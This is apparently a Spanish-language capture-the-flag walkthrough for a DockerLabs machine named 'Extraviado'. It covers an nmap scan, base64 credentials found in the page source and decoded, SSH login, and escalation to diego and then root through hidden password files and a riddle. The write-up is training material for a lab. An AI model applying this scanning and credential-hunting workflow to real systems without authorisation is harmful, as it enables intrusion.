

EXTRAVIADO



Extraviado

Autor: Hack_Viper

Dificultad: Fácil

Fecha de creación:
12/01/2025

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```



ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

22/tcp 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



En el código fuente encontramos lo que parecen dos cadenas en base64

ZGFuaWVsYQ== : Zm9jYXJvamE=

```
echo "ZGFuaWVsYQ==" | base64 -d  
daniela
```

```
echo "Zm9jYXJvamE=" | base64 -d  
focaroja
```

Con estas credenciales probamos por SSH

```
ssh daniela@172.17.0.2
```

EXPLOTACIÓN

```
# ssh daniela@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is SHA256:+m+3lOrvpuNRPzkV7ZobI+TK6be0QFiuxBsmiIvgj+E.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
daniela@172.17.0.2's password:  
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
daniela@dockers:~$
```

ESCALADA DE PRIVILEGIOS

Listando en /daniela, encontramos un directorio /.secreto

y dentro del un archivo passdiego que leemos

```
daniela@dockers:~/.secreto$ cat passdiego  
YmFsbGVuYW5lZ3Jh
```



Tiene pinta de ser una cadena en base64

```
echo "YmFsbGVuYW5lZ3Jh" | base64 -d  
ballenanegra
```



Con estas credenciales nos hacemos diego

```
daniela@dockerlabs:/home$ su diego  
Password:  
diego@dockerlabs:/home$
```



Después de un rato buceando nos encontramos con algo interesante

```
diego@dockerlabs:~/local/share$ cat .-
```

password de root

En un mundo de hielo, me muevo sin prisa,
con un pelaje que brilla, como la brisa.
No soy un rey, pero en cuentos soy fiel,
de un color inusual, como el cielo y el mar
tambien.

Soy amigo de los ni~nos, en historias de
ensue~no.

Quien soy, que en el frio encuentro mi due~no?
diego@dockerlabs:~/local/share\$

osoazul

```
diego@dockerlabs:~/local/share$ su root  
Password:  
root@dockerlabs:/home/diego/.local/share# whoami  
root  
root@dockerlabs:/home/diego/.local/share#
```

Buen día 😊